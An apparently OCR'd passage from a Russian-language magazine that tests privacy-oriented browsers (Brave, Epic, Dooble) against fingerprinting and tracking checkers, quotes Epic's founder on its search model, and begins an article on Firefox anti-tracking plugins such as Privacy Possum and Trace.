
- **Qualys Browser Check** показал, что текущая версия Chrome актуальна, обновления не требуется.
- Тест **Cloudflare** не продемонстрировал ничего нового — аналогичный результат был и у браузеров Comodo, и у Iron.
- А вот **Panopticlick** дал неожиданный результат: как оказалось, Brave успешно блокирует рекламу, автоматический трекинг, но при этом не отправляет DNT и обладает характерным «отпечатком», по которому его можно вычислить.
- **Privacy Analyzer** и **Webkay** удивили еще больше: оба сайта не показали мой IP-адрес и локацию, хотя сервисы вроде WhatIsMyIP его без проблем определили. Браузер передал данные о версии и разрядности ОС, железе (включая процессор, графический адаптер, экранное разрешение и состояние батареи). В качестве User Agent программа использует `Chrome 84.0.4147.125`.

В целом — неплохой результат. С учетом того что приложение работает достаточно быстро (хотя по ощущениям и медленнее Iron), к нему явно стоит присмотреться.

EPIC

Разработчик: Hidden Reflex
Сайт: epicbrowser.com

Этот браузер разработан компанией, базирующейся в Бангалоре (Индия) с представительством в Вашингтоне. Тут мне нестерпимо хотелось пошутить про индусский код, но Epic, как и его конкуренты, основан на Chromium, поэтому код там гугловский. Разработчик программы Алок Бхардвадж (Alok Bhardwaj) утверждает, что Epic успешно блокирует трекинг, фингерпринтинг, назойливую рекламу, криптомайнинг ~~и магию вуду~~. Помимо версии для Windows, на сайте можно скачать релиз для macOS, там же присутствуют ссылки на Google Play и App Store для скачивания мобильных версий.



Please note to provide more flexibility some key Epic Functionality such as our built-in VPN / encrypted proxy and AdBlock are user-controlled now and should be added via the Epic Extension store.

True, free private search on a large scale is impossible to offer at present. We have tried for years now to obtain another private search partnership since Google annulled ours, but it simply isn't possible. It's cost us hundreds of thousands of dollars (even with the donations from thousands of you) over the past few years to keep Epic going. The expense is so great at our scale we couldn't afford to launch our mobile browsers even though they've been ready and are fantastic. Epic protects hundreds of thousands of people around the world everyday. Our encrypted proxy/VPN is powered by hundreds of servers in eight different countries. To keep Epic an ongoing project, we had to become sustainable via our search options. Epic will now have two search options: free search by Yahoo & paid private search via EpicSearch.in.

When you use the default Yahoo-powered search in Epic, you'll get better search results and support our mission including more frequent releases and hundreds more servers for our encrypted proxy/VPN. All searches sent to Yahoo are encrypted for your privacy and security. According to their requirements, Yahoo search does bypass both our proxy and adblock. Upon ad click in Yahoo search, the proxy and adblock remain disabled for several seconds. Their goal is to insure the integrity of their search ad marketplace. Due to their policies, a few other Yahoo sites including Techcrunch, Engadget, Autoblog, HuffPo and AOL bypass our adblock. No other sites bypass our adblock or proxy so Epic works almost entirely as it always has except in respect to the Yahoo sites.

We believe it is impossible at present to offer honest, free private search. We've received many requests to support so-called private search engines such as Startpage, DuckDuckGo and others. To our knowledge there are no exceptions to Google/Bing mandates to share a user's IP address and or location both to retrieve search ads and upon search ad click. It is misleading to claim to be private if you're sharing your users' data with Google/Bing. Despite multiple requests, they refuse to explain to us how they work.

EpicSearch sends only your search query to a third-party to retrieve search results, never any IP or other personal information. It continues to be the only reasonably true, private, search engine in the world. To sustain it and keep it ad-free, we will soon charge a nominal $2.50 a month fee. All Epic users can use built-in Yahoo search for free.

Thank you for your support of Epic. You've kept us going as well as helped change the entire tech industry focus. When Epic launched over five years ago, the vast majority of people in technology laughed at us saying nobody cares about privacy. Today, no one is laughing. Companies like Apple have launched massive hundred million dollar ad campaigns around privacy (more marketing than truth in the case of the iPhone -- this changes with the upcoming Epic for iOS launch :-). We're thrilled to now be on a sustainable path to soon serve millions of users everyday. Privacy is serious and it matters. This is Epic!

As you know (even moreso with this message), we are proud of our mission and committed to transparency about how Epic works. My email address has always been public in that respect, one of the few among technology company founders. Epic is not just my browser. Epic is your browser. It's our browser. Please share your thoughts and questions with me directly as always, alok at hiddenreflex dot com.

I've got it. Close the message

Это просто Epic какой-то

Сразу после запуска приложения юзер видит грозное предупреждение о том, что некоторые функции браузера, такие как встроенный VPN, прокси и блокировщик рекламы, нужно установить отдельно в виде плагинов, доступных на специальной страничке Epic Extension Store. Чем в таком случае Epic отличается от обычного «Хрома», в котором тоже можно настроить прокси и VPN с помощью плагинов, для меня осталось загадкой. Что ж, посмотрим, что умеет этот браузер из коробки с настройками по умолчанию.

- **Qualys Browser Check** — проблем и замечаний нет.
- **Cloudflare** — результат, аналогичный Comodo и Iron.
- **Panopticlick** — браузер успешно блокирует рекламу и попытки трекинга, но не посылает DNT и имеет характерный «отпечаток».
- **Privacy Analyzer** — тест «подвис» на определении IP-адреса и геолокации, результата я так и не дождался.
- **Webkay** — сервис успешно определил мой IP и версию ОС, но не показал решительно никаких данных о железе, кроме разрядности процессора. Браузер определяется как `Chrome 84.0.4147.105`.

Глядя на название продукта, я предвкушал, что можно будет написать об «эпик фейл», но на удивление браузер зарекомендовал себя совсем неплохо. Блокировка рекламы, трекинга, а также минимум передаваемых наружу данных, и все это без дополнительных плагинов — довольно серьезная заявка на успех.


DOOBLE WEB BROWSER

Разработчик: Dooble Project Team
Сайт: textbrowser.github.io/dooble/

Разработка этого браузера с открытым исходным кодом началась двенадцать лет назад. Интерфейс Dooble основан на Qt, а само приложение кросс-платформенное: есть версии для FreeBSD, Linux, macOS, OS/2 и Windows, причем в виде портативной версии для всех платформ. Дистрибутив можно скачать с GitHub в виде ZIP-архива, в котором находится исполняемый файл и все нужные библиотеки.

С настройками по умолчанию Dooble автоматически удаляет cookies, а хранимые в программе данные шифруются (за исключением информации о пользовательских настройках). Браузер применяет сессионную модель с использованием временных ключей, при этом парольную фразу можно изменить без потери данных. Мастер-пароль нужно создать в настройках при первом запуске Dooble, иначе при завершении работы все сохраненные в браузере данные будут стерты. Эти функции позволяют условно отнести Dooble к категории безопасных браузеров.

На моей виртуалке с Windows 10 Dooble наотрез отказался запускаться, ругаясь на отсутствие какой-то библиотеки, зато на хостовой машине с Windows 7 он неожиданно заработал. Внешнее оформление программы можно охарактеризовать фразой «привет из девяностых» — у меня он даже выдавил ностальгическую слезу.



Dooble — кросс-платформенный браузер на Qt

Сравнительные тесты дали следующие результаты.

- **Qualys Browser Check** — обозвал Dooble небезопасной версией Google Chrome — видимо, из-за используемого браузером User Agent.
- **Cloudflare** — результат, аналогичный Comodo, Iron, Epic и Brave.
- **Panopticlick** — полный провал теста по всем пунктам.
- **Privacy Analyzer** и **Webkay** — браузер передал IP-адрес, данные об ОС и железе, геолокацию, экранное разрешение. Внешним сервисам программа представляется как `Chrome 84.0.4147.163`.

Пожалуй, Dooble — самый быстрый из всех браузеров, опробованных мной в этом эксперименте. С учетом того что он представлен в виде портативной версии, приложение может быть очень полезно для систем, в которых затруднена установка программ. Также, вероятно, браузер придется по вкусу пользователям BSD и Linux. Работоспособность приложения в Windows 10 вызывает определенные сомнения.

ВЫВОДЫ

Итоги эксперимента получились неоднозначные. Вопреки ожиданиям, лучшие результаты показала не продукция прославленной компании Comodo, а вполне скромные Brave и Epic. Однако неплох и Comodo Ice Dragon — он отправляет наружу меньше данных об устройстве, чем его собрат. Comodo Dragon я бы поставил на четвертое место. Владельцам устройств со слабым железом и старыми версиями ОС может прийтись по вкусу Dooble, который отличается неплохим быстродействием. А вот Waterfox и Iron утюгом нырнули на самое дно нашего скромного рейтинга — они хуже конкурентов справляются с рекламой и блокировкой трекинга.

Очевидно, что ни одна из перечисленных в сегодняшней статье программ не может обеспечить полную анонимность и безопасность в интернете. Для настоящей конфиденциальности нужно использовать VPN, отключать в настройках браузера обработку скриптов, использовать шифрованные контейнеры для хранения данных форм и паролей. Кроме того, существует широкий ассортимент плагинов, ориентированных на повышение уровня безопасности при работе в сети. Но о них мы подробно поговорим в другой раз.

ПРИМОЧКИ ДЛЯ ЛИСИЧКИ

Валентин Холмогоров
valentin@holmogorov.ru

СОБИРАЕМ НАБОР ПОЛЕЗНЫХ ПЛАГИНОВ ДЛЯ FIREFOX

У Mozilla Firefox есть целая армия преданных фанатов. Оно и неудивительно: браузер зарекомендовал себя как надежный, быстрый, а главное — легко расширяемый с помощью множества плагинов. Среди них — целый набор инструментов для повышения анонимности и конфиденциальности. Они позволяют превратить «Огненную лисицу» в мощный безопасный браузер, который будет блокировать слежку за пользователем. В этой статье мы рассмотрим самые интересные из них.

Конечно, ничто не мешает тебе загрузить Tor Browser, который, к слову, и сам основан на Firefox, или установить один из защищенных браузеров. Но если ты уже привык к Firefox, как к удобным домашним тапочкам, бережно хранишь линки в «Избранном» еще со времен Windows XP, да и вообще не склонен к переменам, на помощь придут созданные независимыми разработчиками расширения. С их помощью можно блокировать трекинг со стороны интернет-ресурсов, менять данные геолокации, модифицировать «отпечаток» браузера, а также делать множество других крутых и полезных вещей.

PRIVACY POSSUM


- **privacy-possum**

Это, наверное, один из самых известных плагинов для Firefox, предназначенных для борьбы со слежкой методом блокировки и фальсификации данных, которые собирают различные трекинговые скрипты. Privacy Possum предотвращает прием файлов cookies, блокирует HTTP-заголовки `set-cookie` и `referrer`, а также искажает «отпечаток» браузера, что затрудняет фингерпринтинг.

INFO

Сайты могут отслеживать пользователя не только с помощью куков, но и благодаря так называемому отпечатку браузера (browser fingerprint). Причем, помимо данных самого браузера (таких как User Agent), «отпечаток» включает сведения о версии и разрядности ОС, экранном разрешении и другие передаваемые наружу параметры аппаратной и программной конфигурации машины. Подобный «отпечаток», конечно, не уникален, но с определенной долей достоверности позволяет идентифицировать пользователя.

Продвинутых настроек у плагина нет: его можно включить или выключить, а на страничке конфигурации — запретить автоматическое обновление и разрешить ему запускаться в приватном окне.



Privacy Possum

Privacy Possum monkey wrenches common commercial tracking methods by reducing and falsifying the data gathered by tracking companies.

Privacy Possum monkey wrenches common commercial tracking methods by reducing and falsifying the data gathered by tracking companies.

Allow automatic updates ● Default ○ On ○ Off

Run in Private Windows ● Allow ○ Don't Allow

When allowed, the extension will have access to your online activities while private browsing. Learn more

Author cowlicks


Плагин Privacy Possum не имеет продвинутых настроек

После установки Privacy Possum мне стало крайне любопытно, что скажет о его работе тест Panopticlick, который мы использовали в прошлый раз для проверки защищенных браузеров. Тест показал, что плагин и вправду блокирует cookies и рекламные трекеры, а с помощью сайта Webkay удалось выяснить, что при включенном расширении браузер оставляет о себе значительно меньше информации, чем без него, — фактически, кроме IP-адреса, наружу утекла только разрядность процессора, версия ОС и самого Firefox. Результат, прямо скажем, вполне на уровне какого-нибудь Comodo Dragon.

TRACE

- **absolutedouble-trace**

Еще один плагин, который «ломает» механизм фингерпринтинга, подменяя отправляемые на удаленные серверы данные, в том числе изменяя HTTP-заголовки. Лилово-алый с оранжевым оттенком фон страницы настроек как бы намекает нам на то, что авторы аддона шутить не любят — тут все серьезно!



Trace Blocklist Customiser

Search lists

Default Trace Blocklist Default List
The main blocklist used by Trace, contains lots of ad servers and trackers.
✓ Use this list

